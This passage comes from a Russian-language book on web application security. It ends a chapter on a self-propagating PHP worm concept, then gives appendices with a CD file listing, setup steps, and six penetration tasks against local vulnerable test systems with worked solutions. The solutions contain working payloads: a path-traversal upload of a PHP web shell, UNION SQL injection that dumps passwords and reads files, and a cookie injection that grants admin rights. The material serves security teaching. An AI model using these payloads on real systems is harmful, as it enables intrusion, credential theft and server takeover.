preg_match(\"/^(https?\\:\\/\\/.*)\\/?(.*?)/\", \$th, \$r);
\$a=\$r[1].\"/$thisname?expl=yes\";
file(\$a);
?>
";
?>
```

При запросе **http://site/concept.php?expl=yes** происходит замыкание цикла, и цикл размножения повторяется сначала.

http://site/concept.php?expl=yes

```
if($_GET["doexpl"]=="yes" || $HTTP_GET_VARS["doexpl"]=="yes")
{
  global $c, $_GET, $HTTP_GET_VARS, $_SERVER, $HTTP_SERVER_VARS;
  initsettins();
  searchandexpl();
  // теперь производим очередную итерацию
  $countthis=(int)($_GET["countthis"]|$HTTP_GET_VARS["countthis"]);
  if($countthis==0) $countthis=$c;
  $countthis--;
  $th=$_SERVER["SCRIPT_URI"];
  if(empty($th)) $th=$HTTP_SERVER_VARS["SCRIPT_URI"];
  if(empty($th)) $th=getenv("SCRIPT_URI");
  if($countthis>=1) file("$th?doexpl=modeok&countthis=$countthis");
    exit;
}
```

8.5. Заключение

Таким образом, теоретически можно получить код червя, размножающегося исключительно с помощью уязвимости в PHP-скриптах.

А поскольку существует теоретическая возможность написания такого кода, то никто не может гарантировать, что эта возможность не будет реализована.

А значит, нужно более внимательно относиться к теме компьютерной безопасности, писать более защищенные и более устойчивые скрипты и программы.

Замечание

Так как червь использует уязвимости для размножения, то он не способен размножатся в системе, не имеющей уязвимостей.

Замечание

То, что может сделать вирус, или червь, с лучшим результатом сможет сделать и человек. Злонамеренный нападающий сможет составить соответствующие запросы к поисковым системам, найти уязвимые сайты и эксплуатировать уязвимости с целью использования любых возможностей сервера в своих целях.

Как временная защита от вирусов подобного типа может сработать выключение директивы `allow_url_fopen` в PHP или запрет исходящих соединений с сервера.

Естественно, эти ограничения могут сказаться на возможностях системы.

Заключение

И в заключение хочу поблагодарить всех участвующих в обсуждении интересных мыслей на форуме **http://www.securitylab.ru/** за продуктивное общение с профессионалами своего дела. Надеюсь, моя книга позволит ее читателям по-новому взглянуть на Интернет — не только как на неограниченный доступ информации, но и обратить внимание на безопасность в Web-приложениях. Отдельное спасибо близким мне людям. Удачи всем.

Приложение 1

Описание компакт-диска

Список файлов

Файл, папка	Описание	Глава
/localhost/	Все примеры, демонстрирующиеся в книге	Все
/localhost/1/	Примеры, показывающие, что в некоторых случаях скрипы, динамически выводящие информацию, могут обладать недокументированной функциональностью	1
/localhost/1/1.php	Скрипт, демонстрирующий ошибки, исключительные ситуации, возникающие при неверном составлении SQL-запросов к базе данных	1, 3
/localhost/1/2.php, /localhost/1/3.php	Скрипт, демонстрирующий исключительные ситуации при обработке файлов	1, 2
/localhost/1/test.tst	Тестовый файл, который согласно постановке некоторой абстрактной задачи никак не должен быть доступен внешнему пользователю. В примерах показывается, как в некоторых ситуациях он может быть доступен пользователю	1
/localhost/1/data/	В папке содержатся обрабатываемые примерами файлы	1

/localhost/2/	Примеры, показывающие все аспекты безопасности, описанные в главе	2
/localhost/2/1.php	Скрипт, показывающий, каким образом передаются и могут быть доступны из скриптов HTTP `GET`, `POST` и другие параметры	2
/localhost/2/2.php	А этом примере показывается, как в некоторых случаях может быть обойдена фильтрация	2
/localhost/2/3.php	Скрипт, показывающий работу с cookies	2
/localhost/2/4.php, /localhost/2/7.php, /localhost/2/5.php, /localhost/2/6.php	Демонстрация уязвимости PHP source code injection	2
/localhost/2/8.php	Особенности подстановки переменных при выводе данных в PHP-скриптах	2
/localhost/2/9.php /localhost/2/10.php /localhost/2/11.php /localhost/2/12.php	Пример уязвимого скрипта, демонстрирующего уязвимость отсутствия инициализации переменных	2
/localhost/2/13.php /localhost/2/19.php /localhost/2/20.php /localhost/2/21.php	Скрипт, имеющий несколько уязвимостей в обработке загруженных файлов	2
/localhost/2/14.php /localhost/2/15.php /localhost/2/16.php /localhost/2/18.php	Скрипт, имеющий уязвимость в обработке файлов	2
/localhost/2/17.php	Демонстрация уязвимости недостаточной фильтрации при вызове функции `system()`	2

/localhost/2/22.php	Показывается работа функции `preg_match`	2
/localhost/2/23.php	Демонстрируются аспекты выявления IP-адреса посетителя	2
/localhost/2/form1.html	Демонстрация посылки одновременно `GET`- и `POST`-параметров	2
/localhost/2/http.php	Скрипт для генерации произвольного HTTP-запроса	2
/localhost/2/passwd.db, /localhost/2/passwd.txt	Файлы, к которым в тестовой системе не должно быть доступа на чтение извне. В книге показывается, как, используя уязвимости в скриптах, злонамеренный пользователь сможет получить доступ к этим файлам	2
/localhost/2/data/	Каталог с файлами, обрабатываемыми тестовыми примерами	
/localhost/2/upload/	Каталог для загрузки файлов в тестовых примерах	2
/localhost/3/	Примеры, демонстрирующие аспекты уязвимости типа SQL-инъекция	3
/localhost/3/1.php /localhost/3/2.php /localhost/3/3.php /localhost/3/4.php /localhost/3/5.php /localhost/3/7.php, /localhost/3/8.php /localhost/3/10.php /localhost/3/11.php /localhost/3/15.php	Примеры уязвимых скриптов	3
/localhost/3/6.php /localhost/3/9.php	Пример скрипта, не имеющего уязвимости	3
/localhost/3/12.php /localhost/3/13.php	Пример, на котором демонстрируется исследование структуры запроса	3

/localhost/3/14.php	На этом скрипте показываются методы эксплуатирования уязвимости в СУБД MySQL третьей версии	3
/localhost/3/16.php	Пример обхода фильтрации с вырезанием ключевых слов из принимаемых данных	3
/localhost/3/17.php	Пример уязвимости после order by	3
/localhost/3/passwd.txt	"Файл с паролями". Теоретически к этому файлу не должно быть доступа у внешнего пользователя. В книге показывается, как, эксплуатируя уязвимость типа SQL-инъекция, нападающий сможет получить содержание этого файла	
/localhost/3/chr.php	Скрипт, переводящий строку в функцию `char()` с аргументами в виде кодов символов, так чтобы сгенерированная функция вернула эту строку	3
/localhost/4/	Содержит скрипты и примеры, описанные в *главе 4*	4
/localhost/4/1.php	Пример организации HTTP BASIC-аутентификации методами PHP	4
/localhost/4/2.html	Пример аутентификации на JavaScript с дальнейшим переходом на секретный URL	4
/localhost/4/3.html	Пример аутентификации на JavaScript с использованием хеша пароля	4
/localhost/4/admin.php	Пример скрипта с защитой, построенной на механизме сессий Движок защиты находится в отдельном файле	4
/localhost/4/auth5fger.html	Секретный URL	4
/localhost/4/login.inc.php	Реализация движка аутентификации созданного на основе псевдослучайных идентификаторов сессий, хранящихся в JavaScript	4

/localhost/4/user.php	Еще один пример скрипта, защищенного приведенным ранее движком аутентификации на сессиях Показывается, как можно реализовать различный уровень доступа разным пользователям	4
/localhost/5/	Скрипты и примеры, показывающие аспекты защиты и эксплуатирования уязвимости типа Cross site scripting (XSS)	5
/localhost/5/1.php /localhost/5/4.php	Пример гостевой книги, имеющей уязвимость	5
/localhost/5/2.php	Пример уязвимости, возникающей как следствие недостаточной фильтрации HTTP-параметров	5
/localhost/5/3.php	Установка тестовых cookies	5
/localhost/5/5.html	Демонстрация возможности эксплуатирования уязвимости в случае фильтрации одинарных и двойных кавычек	5
/localhost/5/image.gif	Показано, как можно собирать статистику о пользователях	5
/localhost/6/	В этом каталоге представлены скрипты, имеющие уже описанные уязвимости. Показывается, как в некоторых случаях может быть обойдена защита на уровне конфигурации сервера и служб Для демонстрации некоторых возможностей необходима самостоятельная установке некоторого программного обеспечения	6
/localhost/7/	Файлы и скрипты, относящиеся к главе, посвященной безопасности в условиях shared hosting Представлены скрипты для проведения операций над файлами через Web-интерфейс с использованием функций PHP или одной из СУБД — MySQL или PostgreSQL	7

/localhost/cgi-bin/	Описаны Perl-скрипты, демонстрирующие те или иные аспекты безопасности, описанные в книге	2, 3
/localhost/cgi-bin/data/	Папка с файлами, обрабатываемыми скриптами	2, 3
/localhost/cgi-bin/incl/	Папка со включаемыми файлами	2, 3
/localhost/cgi-bin/passwd.db /localhost/cgi-bin/passwd.txt	Файлы, к которым теоретически не должен иметь доступа удаленный пользователь	2, 3
/localhost/zadachi/	Задачи на проникновение в тестовые уязвимые системы	Все
/usr/	Программное обеспечение, необходимое для запуска примеров	Все
/usr/apache/	Содержит Apache HTTP Server, сконфигурированный под условия примеров книги и готовый к запуску	Все
/usr/php/	PHP-интерпретатор, сконфигурированный для запуска примеров из книги	Все
/usr/php/perl/	Perl-интерпретатор	Все
/usr/php/bin/ /usr/php/lib/	Отдельные части Perl-интерпретатора	Все
/usr/mysql/data/	Файлы с базами данных для MySQL, используемые в примерах	Все

Установка ПО с диска

Для установки программного обеспечения с компакт-диска достаточно скопировать каталоги /localhost и /usr с компакт-диска на диск C:/ (либо любой другой диск).

Для запуска Apache HTTP сервера необходимо запустить исполняемый файл /usr/apache/apache.exe.

Для запуска многих примеров необходимо самостоятельно скачать и установить MySQL-сервер версии 4.0.x.x.

MySQL-сервер можно скачать со страницы **http://dev.mysql.com/downloads/**, а версию 4.0.x.x — со страницы **http://dev.mysql.com/downloads/mysql/4.0.html.**

Рекомендовано скачать версию "Without installer" под операционную систему Windows, распаковать содержимое архива в каталог /usr/mysql/ и затем переместить в нее содержимое каталога /usr/mysql/data/ с компакт-диска.

MySQL готов к запуску. Для запуска MySQL-сервера необходимо запустить файл winmysqladmin.exe, располагающийся в каталоге /usr/mysql/bin/.

Для выполнения некоторых примеров на Perl необходимо самостоятельно скачать и установить модуль DBI.

Для проверки некоторых примеров в *главе 4* необходимо самостоятельно скачать и установить mod_security-модуль Apache HTTP сервера.

Внимание

Перед установкой программного обеспечения ознакомьтесь с лицензионными соглашениями.

Приложение 2

Задачи на проникновение в тестовые системы

На прилагаемом к книге компакт-диске находятся задачи на проникновение в тестовые уязвимые системы.

Каждая задача представляет собой тестовою систему, и в постановке задачи раскрываются все данные, которые необходимо знать для начала исследования системы.

В некоторых случаях предполагается, что нападающий знает исходный код скриптов системы, в некоторых — нет.

Для собственного же интереса не рекомендуется просматривать исходный код задач до того, как задача будет решена, если возможность просмотра исходного кода явно не указана в постановке задачи.

Также не рекомендуется для решения задачи использовать уязвимости в скриптах, являющихся частью другой задачи.

Целью заданий является проникновение в систему, получение доступа к закрытым данным, нахождение уязвимостей и их эксплуатирование. Цель каждой задачи явно задана в постановке задачи.

Задача 1

Система расположена на компакт-диске в каталоге /localhost/zadachi/1/. По протоколу HTTP при установленном сервере система доступна по адресу **http://localhost/zadachi/1/index.php**.

Система представляет собой набор скриптов для загрузки файлов на сервер и просмотра содержимого файлов.

Для загрузки файла необходимо знать пароль. Согласно условиям задачи пароль неизвестен.

В системе можно загрузить файл размером не более 10 байт.

Файлы могут загружаться в каталог ./upload/, к которому с помощью файла .htaccess, ограничен доступ через HTTP.

Непосредственного доступа к файлам и скриптам нет.

Цель: загрузить на сервер файл размером 1 Кбайт и обойти (или отключить) проверку пароля.

Задача 2

Система расположена на компакт-диске в каталоге /localhost/zadachi/2/. По протоколу HTTP при установленном сервере система доступна по адресу **http://localhost/zadachi/2/index.php**.

Система аналогична системе из предыдущей задачи, но изменен алгоритм проверки пароля.

Аналогично задаче 1, вначале доступа к файлам извне нет.

Имеется ссылка на один из загруженных файлов:

http://localhost/zadachi/2/upload.php?f=1.txt.

Цель 1: Найти в системе уязвимость, позволяющую просматривать произвольные файлы. Используя эту уязвимость, проанализировать файл index.php и выяснить, как можно обойти проверку пароля либо обнаружить правильный пароль. И записать на сервер произвольный файл.

Цель 2: Найти уязвимость в обработке загруженных файлов и обойти каталог загрузки ./upload/, загрузив файл не в каталог загрузки, а в корень системы (**http://localhost/zadachi/2/**).

Загрузить PHP SHELL в указанное место.

Задача 3

Задача расположена на компакт-диске в каталоге /localhost/zadachi/3/ и доступна по протоколу HTTP по адресу **http://localhost/zadachi/3/index.php**.

Представляет собой тестовую систему вывода текущей даты и времени.

К папке ./etc/, в которой хранятся важные системные конфигурационные файлы, доступа нет.

Система функционирует в одном из трех режимов.

Цель 1: Выяснить, каким образом переключаются настройки системы.

Цель 2: Обнаружить ошибку в интерпретации параметров режима работы системы. Как следствие этой ошибки — выявить еще одну ошибку: раскрытие исходного текста некоторых включаемых файлов.

Цель 3: Проанализировать текст некоторых включаемых файлов и обнаружить возможную ошибку, приводящую к уязвимости типа global PHP source code injection.

Цель 4: проэксплуатировать эту уязвимость и получить содержимое файла ./etc/main.cfg.

Задача считается решенной, если получено содержимое этого файла.

Задача 4

Задача расположена на компакт-диске в каталоге /localhost/zadachi/4/ и доступна по протоколу HTTP по адресу http://localhost/zadachi/4/index.php и представляет собой простую систему новостей.

Новости хранятся в базе данных.

Система состоит из файла index.php, который выводит список новостей из базы данных.

Файл news.php принимает параметр ID и выводит новость, соответствующую этому идентификатору.

Цель 1: Найти уязвимость типа SQL source code jnjection.

Цель 2: Исследовать тип запроса и выяснить тип и версию базы данных.

Цель 3: Эксплуатируя уязвимость, получить имена и пароли пользователей, хранящиеся в таблице Passwords той же базы данных.

Считается, что нападающему известна структура таблицы Passwords, и она имеет следующий вид:

Passwords

```
mysql> describe passwords ;
+-------+-------------+------+-----+---------+-------+
| Field | Type        | Null | Key | Default | Extra |
+-------+-------------+------+-----+---------+-------+
| id    | int(11)     |      | PRI | 0       |       |
| name  | varchar(255) | YES  |     | NULL    |       |
| pass  | varchar(255) | YES  |     | NULL    |       |
+-------+-------------+------+-----+---------+-------+
3 rows in set (0.00 sec)
```

Цель 4: Эксплуатируя эту уязвимость получить содержание файлов news.php и index.php.

Задача 5

Задача расположена на компакт-диске. При настроенном сервере доступ к ней может быть получен по адресу **http://localhost/zadachi/5/**.

Система представляет собой систему аутентификации на основе идентификаторов сессий, хранящихся в cookie-значениях браузера.

Предполагается, что изначально пользователь не имеет доступа к исходным текстам скриптов и не знает имен и паролей ни одной учетной записи системы.

Пользователь не может создать учетную запись.

Известно, что учетные записи хранятся в таблице Reguser. Имя пользователя хранится в поле `login`, пароль или хеш пароля — в поле `pass`, уровень доступа — в поле `level`.

`level=1` для обычных пользователей, `level=2` для суперпользователей.

В поле `sid` хранится текущий идентификатор сессии.

Кроме того, известно, что идентификатор сессии в cookie-значениях браузера хранится в параметре с именем `sid`.

Цель 1: Найти уязвимость в системе.

Цель 2: Получить права любого администратора системы любым другим способом.

Задача 6

Задание доступно по адресу **http://localhost/zadachi/6/**.

Эта тестовая система представляет собой систему для загрузки файлов на сервер.

Встроенные методы контроля в системе позволяют загружать только файлы определенного типа.

Подсказка: система некорректно обрабатывает HTTP `GET`-параметр `PATH`.

Цель 1: Обнаружить критическую уязвимость в системе и исследовать ее.

Цель 2: Пользуясь только системой **http://localhost/zadachi/6/**, эксплуатировать уязвимость и получить исходный текст файла index.php.

Приложение 3

Решение задач

В этом приложении находятся возможные решения задач, представленных на компакт-диске.

Я не рекомендую читать это приложение до попытки решения задач, представленных на компакт-диске.

Самостоятельное решение задач будет способствовать лучшему усвоению и запоминанию материала, изложенного в книге.

Задача 1

После нескольких попыток отправить файл, видим, что перед собственно отправкой файла происходит запрос пароля методами JavaScript.

Учитывая, что мы всегда сможем получить исходный текст JavaScript скриптов, выполняющихся на странице, просматриваем содержание страницы и анализируем код HTML-документа.

Видим строку кода, запрашивающую пароль и проверяющую его:

```
if(prompt('введите пароль')=='df9nhfd') return true;
```

Таким образом, элементарно раскрыт пароль, необходимый для загрузки файлов, — `df9nhfd`.

Более того, даже без просмотра и анализа содержимого страницы можно было отключить эту проверку, просто отключая выполнение JavaScript в браузере.

Загрузке на сервер файлов больших размеров мешает следующее поле формы:

```
<input type=hidden name=MAX_FILE_SIZE value=10>
```

Для того чтобы загрузить на сервер файл с произвольным размером, сохраняем страницу на диск и редактируем, достаточно увеличивая `MAX_FILE_SIZE`, изменяем или добавляем action-атрибут формы и тут же можно отключить проверку пароля.

В результате получили сохраненный на диске файл.

1.html

```
<html>
<body>
<form enctype="multipart/form-data" method=POST
action=http://localhost/zadachi/1/>
<input type=hidden name=MAX_FILE_SIZE value=1000000000>
Send this file: <input name=userfile type=file>
<input type=submit value="Send File">
</form>
</body>
</html>
```

Открывая этот файл в браузере, можно загрузить на сервер файл произвольного размера безо всякой проверки пароля.

Задача 2

Анализируем имеющуюся ссылку на загруженные файлы.

- **http://localhost/zadachi/2/upload.php?f=1.txt**
- **http://localhost/zadachi/2/upload.php?f=xxx.txt**

После второго запроса предполагаем наличие уязвимости, позволяющей просматривать произвольные файлы.

Действительно:

http://localhost/zadachi/2/upload.php?f=../index.php.

Просматривая HTML-представление страницы, видим исходный текст файла index.php.

Анализируем содержимое файла index.php.

Строка файла:

```
if($pass<>'f8n74ggf4') die('Пароль не верен. Файл не загружен');
```

раскрывает в явном виде пароль, необходимый для загрузки файлов. Это `f8n74ggf4`.

Зная этот пароль, можно загрузить на сервер произвольный файл.

Однако файлы по умолчанию загружаются в каталог ./upload/, к которому нет доступа из браузера по протоколу HTTP.

Доступ к каталогу ограничен файлом .htaccess. Получить содержание этого файла можно, использовав следующий запрос:

http://localhost/zadachi/2/upload.php?f=.htaccess.

Далее, анализируем текст скрипта index.php.

В следующей строке имеется уязвимость:

```
copy($userfile, "./upload/$userfile_name");
```

На самом деле, используя уязвимости в этой строке, а именно, тот факт, что `$userfile` и `$userfile_name` используются безо всякой фильтрации, можно выполнить одно из трех действий.

- Скопировать произвольный файл в каталог /upload/, вместо отправки файла отправляя необходимые значения параметров `$userfile`.
- Загрузить файл в произвольное месторасположение, внедряя символы обхода каталога в имени файла в заголовке HTTP `POST`-запроса.
- Используя оба варианта, скопировать произвольный файл в системе в произвольное месторасположение.

Для того чтобы закачать на сервер и выполнить PHP SHELL, нам интересен именно второй вариант.

Для этого необходимо составить свой HTTP `POST`-запрос на сервер.

Запрос может выглядеть примерно следующим образом:

```
POST /zadachi/2/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.7.2)
Gecko/20040803
Accept: */*
Accept-Language: ru,en-us;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: windows-1251,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
Referer: http://localhost/2/19.php
Content-Type: multipart/form-data;
        boundary=---------------------------491299511942
Content-Length: 417
<пустая строка>
-----------------------------491299511942
Content-Disposition: form-data; name="pass"
<пустая строка>
f8n74ggf4
-----------------------------491299511942
Content-Disposition: form-data; name="MAX_FILE_SIZE"
<пустая строка>
10000
-----------------------------491299511942
```

```
Content-Disposition: form-data; name="userfile"; filename="../cmd.php"
Content-Type: text/plain
<пустая строка>
<? system($cmd) ?>
----------------------------491299511942--
```

После отправки этого запроса на сервер (например, подсоединившись напрямую к серверу программой Telnet на 80-й порт) там будет создан файл **http://localhost/zadachi/2/cmd.php**, доступ к которому будет и через протокол HTTP.

Файл представляет собой PHP SHELL.

Таким образом, задача решена.

Задача 3

Переключая режимы, видим, что несмотря на то, что ссылки, переключающие режимы, идут с HTTP `GET`-параметром `r=`, в браузере отображается URL без параметров.

Тем не менее формат даты выводится в соответствии с выбранным режимом.

Значит, сервер каким-то образом запоминает, какой режим выбран, затем переадресовывает на URL без параметров.

Наиболее вероятно, что режим сохраняется в cookie-данных. Составим HTTP `GET`-запрос и проверим эту теорию.

Формируем HTTP-запрос:

```
GET /zadachi/3/index.php?r=2 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
```

Ответ на этот запрос выглядит следующим образом:

```
HTTP/1.1 302
Set-Cookie: r=2
Location: index.php
```

Другими словами, наша теория подтвердилась.

Проверим, как скрипт реагирует на передачу ему различных параметров `r`.

- **http://localhost/zadachi/3/index.php?r=123**
- **http://localhost/zadachi/3/index.php?r=123'123**
- **http://localhost/zadachi/3/index.php?r=12.3abc567**

Вывод из этих запросов может быть только один — значение `r` фильтруется и приводится к целому типу.

Однако, возможно, фильтруется всего лишь `GET`-параметр? Проверим, фильтруются или нет HTTP cookie-параметр `r`.

Составим запрос:

```
GET /zadachi/3/index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
Cookie: r=12.3abc56
```

Как видим из результата запроса:

Фрагмент результата

```
<b>Warning</b>:  main(./12.inc): failed to open stream: No such file or
directory in <b>x:\localhost\zadachi\3\index.php</b> on line
<b>19</b><br/>
<b>Warning</b>:  main(): Failed opening './12.inc' for inclusion (in-
clude_path='.;c:\php4\pear') in <b>x:\localhost\zadachi\3\index.php </b>
on line <b>19</b>
```

Таким образом, cookie-значение `r` фильтруется аналогичным образом, то есть в этом случае уязвимость типа PHP source code injection отсутствует.

Однако видим, что на каждый принятый параметр `r` система пытается подключить и выполнить файл типа `./{$r}.inc`, что дает нам основания предположить существование файлов типа `1.inc`, `2.inc` и `3.inc` в системе.

Делаем запросы типа **http://localhost/zadachi/3/1.inc** и видим, что они действительно существуют в системе, более того, так как они имеют расширение не php, выводится исходный текст файлов.

Анализируя исходный текст файлов, можно предположить наличие уязвимости типа global PHP source code injection в параметре `etcpath`.

Проверим и удостоверимся в ее наличии:

http://localhost/zadachi/3/index.php?etcpath=abcd.

Далее эксплуатируем эту уязвимость, подключаем удаленный файл, который будет выполнен на целевом сервере, и выводим содержание целевого конфигурационного файла.

Задача решена.

Задача 4

Видим, что скрипт принимает и обрабатывает HTTP `GET`-параметр `id`.

Проверим, как скрипт реагирует на некоторые значения этого параметра.

- **http://localhost/zadachi/4/news.php?id=1**

- **http://localhost/zadachi/4/news.php?id=12**
- **http://localhost/zadachi/4/news.php?id=12'**
- **http://localhost/zadachi/4/news.php?id=1ab2**
- **http://localhost/zadachi/4/news.php?id=./1**

После этих запросов становится ясно, что либо параметр `id` фильтруется достаточным образом, и никакая уязвимость не присутствует в обработке этого параметра, либо сообщения об ошибках не выводятся.

Проверим факт наличия SQL-инъекции при отсутствии вывода сообщений об ошибках.

- **http://localhost/zadachi/4/news.php?id=2-1**
- **http://localhost/zadachi/4/news.php?id=2-Cos(0)**
- **http://localhost/zadachi/4/news.php?id=2-Cos(1)**

Судя по всему, SQL-инъекция все же присутствует в обработке этого значения.

Изучаем тип запроса.

Очевидно, что при наличии уязвимости запрос с `id=1'` вернет ошибку в SQL-запросе, в то время как запрос с `id=10` вернет пустой запрос.

Страницы, генерируемые системой в ответ на эти запросы, идентичны, что не дает нам возможности судить о том, произошла ошибка в запросе или запрос вернул пустой результат.

Это несколько усложнит задачу эксплуатации уязвимости, но не сделает ее нерешаемой.

Для начала выясним тип и версию базы данных.

Запрос **http://localhost/zadachi/4/news.php?id=2/*!40000+-1*/** дает нам возможность судить о том, что имеет место обращение к MySQL-базе данных не ниже четвертой версии сервера базы данных.

http://localhost/zadachi/4/news.php?id=2/*!41000+-1*/ — тем не менее версия сервера ниже, чем 4.1. Таким образом можно было бы узнать точную версию сервера базы данных, но нам вполне хватит примерной информации о том, что сервер имеет версию 4.0.x.x.

Сама специфика задачи указывает на то, что в системе присутствует, скорее всего, select-запрос к базе данных.

Запрос **http://localhost/zadachi/4/news.php?id=2/*** возвращает пустую страницу, что в данном случае, свидетельствует о том, что в месте внедрения в SQL-запрос, в запросе присутствует как минимум одна открытая скобка.

Вычислим, сколько открытых, незакрытых круглых скобок присутствует в запросе на момент внедрения.

- **http://localhost/zadachi/4/news.php?id=2/***

- **http://localhost/zadachi/4/news.php?id=2)/***
- **http://localhost/zadachi/4/news.php?id=2))/***

Тот факт, что второй запрос возвратит нормальный результат (не пустую страницу), свидетельствует о том, что в месте возможности внедрения произвольного кода в SQL-запрос, присутствует ровно одна открывающая скобка.

Проверим, как система реагирует на кавычки в запросе.

- **http://localhost/zadachi/4/news.php?id=2)+AND+1/***
- **http://localhost/zadachi/4/news.php?id=2)+AND+1=1/***
- **http://localhost/zadachi/4/news.php?id=2)+AND+'1'='1'/***
- **http://localhost/zadachi/4/news.php?id=2)+AND+"1"="1"/***

Тот факт, что корректный результат вернули лишь первый и второй запросы, свидетельствует, что одинарные и двойные кавычки в запросе фильтруются каким-либо образом. Скорее всего, они мнемонизируются слэшами.

Само значение параметра `id`, вставляемое в запрос, не обрамлено кавычками.

То есть SQL-запрос имеет примерно такой вид:

```
Select … from … where … ( … id=$id … ) …
```

Посчитаем количество столбцов, возвращаемых запросом.

- **http://localhost/zadachi/4/news.php?id=2)+union+select+null/***
- **http://localhost/zadachi/4/news.php?id=2)+union+select+null,null/***
- **http://localhost/zadachi/4/news.php?id=2)+union+select+null,null,null/***

Итак, последний запрос не вернул ошибку и, следовательно, возвращает три столбца результата.

Выясним, какие столбцы и куда выводятся на страницу.

http://localhost/zadachi/4/news.php?id=999999)+union+select+111,222,3333/*

Во втором столбце выводится заголовок новости, в третьем — текст новости.

Можно предположить, что тип данных, содержащий текст новости, имеет тип Text или тому подобный, и способен вместить большой объем информации, и поэтому в третьем параметре лучше выводить большие объемы информации (такие как содержимое файлов).

Проверим, сколько результатов из запроса выводится.

http://localhost/zadachi/4/news.php?id=1)+union+select+111,222,3333/*

Можно предположить, что этот запрос вернет две строки результата. Однако выведен только первый результат.

Следовательно, для получения нескольких строк результатов, следует использовать конструкцию limit.

Итак, у нас уже достаточно данных для того, чтобы составить эксплуатирующие уязвимость запросы.

- **http://localhost/zadachi/4/news.php?id=99)+union+select+1,name,pass+from+passwords+limit+0,1/***
- **http://localhost/zadachi/4/news.php?id=99)+union+select+1,name,pass+from+passwords+limit+1,1/***
- **http://localhost/zadachi/4/news.php?id=99)+union+select+1,name,pass+from+passwords+limit+2,1/***
- **http://localhost/zadachi/4/news.php?id=99)+union+select+1,name,pass+from+passwords+limit+3,1/***
- **http://localhost/zadachi/4/news.php?id=99)+union+select+1,123,count(*)+from+passwords/***

Первые три запроса возвратят имена пользователей и их пароли, хранящиеся в таблице Passwords.

Тот факт, что четвертый запрос возвратит пустую страницу, следует интерпретировать, как то, что из таблицы Passwords возвращены все строки.

Последний запрос подтверждает тот факт, что все три записи из таблицы Passwords прочитаны нормально.

Далее осталось получить содержание файлов news.php и index.php.

На жестком диске они расположены по адресу /localhost/zadachi/4/.

Для получения содержимого файлов можно использовать конструкцию `load_file`.

Учитывая, что в запросе фильтруются одинарные и двойные кавычки, то в качестве аргумента функции `load_file` передадим функцию `char()`, которой, в свою очередь, в качестве аргументов передадим ASCII-коды символов строки — имени файла с путем.

Составим запросы:

http://localhost/zadachi/4/news.php?id=99)+union+select+1,1,load_file(char(47,108,111,99,97,108,104,111,115,116,47,122,97,100,97,99,104,105,47,52,47,105,110,100,101,120,46,112,104,112))/*

http://localhost/zadachi/4/news.php?id=99)+union+select+1,1,load_file(char(47,108,111,99,97,108,104,111,115,116,47,122,97,100,97,99,104,105,47,52,47,110,101,119,115,46,112,104,112))/*

В результате нам становится известно содержание целевых файлов.

Задача решена.

Задача 5

Исследуем систему.

Пробуем в качестве имени и пароля внедрять некоторые специальные символы, такие как одинарные или двойные кавычки.

Пробуем внедрять следующие значения.

`Abc'`, `Abc'/*`, `Abc"/*`, `Abc')/*`, `Abc")/*` и так далее в качестве имени и пароля.

Отсутствие реакции на подобные значения приводит к мысли, что уязвимость в обработке значений имени и пароля отсутствует.

Следует проверить другие данные, которые, как нам известно, обрабатывает скрипт авторизации.

Известно, что он обрабатывает HTTP cookie-значение `sid`.

Формируем HTTP `GET`-запрос и передаем в качестве cookie-значения `sid` нужные нам данные:

```
GET /zadachi/5/index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
Cookie: sid=av'cdsa
```

Результатом этого запроса станет следующий документ:

```
<br />
      <b>Warning</b>:  mysql_fetch_object(): supplied argument is not a
valid My
SQL result resource in <b>x:\localhost\zadachi\5\login.inc.php</b> on
line <b>28
</b><br />
 <html><body>
необходима авторизация
<form method=POST>
имя: <input type=text name=login><br>
пароль: <input type=password name=pass><br>
 <input type=submit>
 </form>
 </body>
 </html>
```

Как видим, происходит ошибка при обработке некорректных значений параметра `sid`.

Проводим еще один запрос:

```
GET /zadachi/5/index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
Cookie: sid=a123abcd
```

Отсутствие ошибки в этом запросе показывает, что значение `sid`, которое вставляется в SQL-запрос, обрамлено одинарными кавычками.

Другими словами, SQL-запрос к базе данных имеет примерно следующий вид.

```
Select … from regusers where … sid='$sid'  …
```

Если этот запрос возвращает запись, соответствующую некоторому пользователю, то считается, что авторизация по идентификатору сессии для этого пользователя прошла.

Нападающему никаких результатов запроса не выводится. О результатах запроса внешний пользователь может узнать, только анализируя факт, прошла аутентификация или нет.

Но все равно в некоторых случаях нападающий может провести посимвольный перебор некоторого искомого значения в базе данных.

В нашей же ситуации, согласно постановке задачи, извлекать какие-либо данные из базы данных нет необходимости. Достаточно составить такое значение переменной `sid`, которая бы приводила к тому, что модифицированный SQL-запрос вернул бы запись, соответствующую любому администратору.

То есть в терминологии задачи — необходимо вернуть строку таблицы со значением `level=2`.

Легко заметить, что если внедрить следующее значение переменной `sid`: `Abc' or (level=2)/*`, то это приведет к тому, что SQL-запрос модифицируется следующим образом:

```
Select … from regusers where … sid=' Abc' or (level=2)/*…
```

Этот запрос как раз решит поставленную задачу.

Проверим этот факт и составим HTTP `GET`-запрос:

```
GET /zadachi/5/index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
Cookie: sid=Abc'%20or%20(level=2)/*
```

Результатом этого запроса станет страница, подтверждающая полученные привилегия администратора.

Таким образом, для того чтобы получить привилегии администратора в данной системе, необходимо записать в браузере любым образом cookie-значение `sid` в контексте заданного сайта.

Задача решена.

Задача 6

Исследуем систему, пользуясь подсказкой.

Пробуем передавать некоторое значение HTTP `GET`-параметру `path`.

http://localhost/zadachi/6/?path=abc'

```
Warning: main(./abc'config.inc.php): failed to open stream: No such file or
directory in x:\localhost\zadachi\6\index.php on line 7
Warning: main(): Failed opening './abc'config.inc.php' for inclusion (in-
clude_path='.;c:\php4\pear') in x:\localhost\zadachi\6\index.php on line 7
```

Этот запрос свидетельствует о наличии критической уязвимости в системе — PHP source code injection.

Текст ошибки подсказывает, что где-то в коде имеется строка типа

```
Include("./{$path}config.inc.php");
```

Другими словами, уязвимость является локальной.

Продолжаем исследовать систему.

В системе возможна загрузка файлов в некоторый каталог.

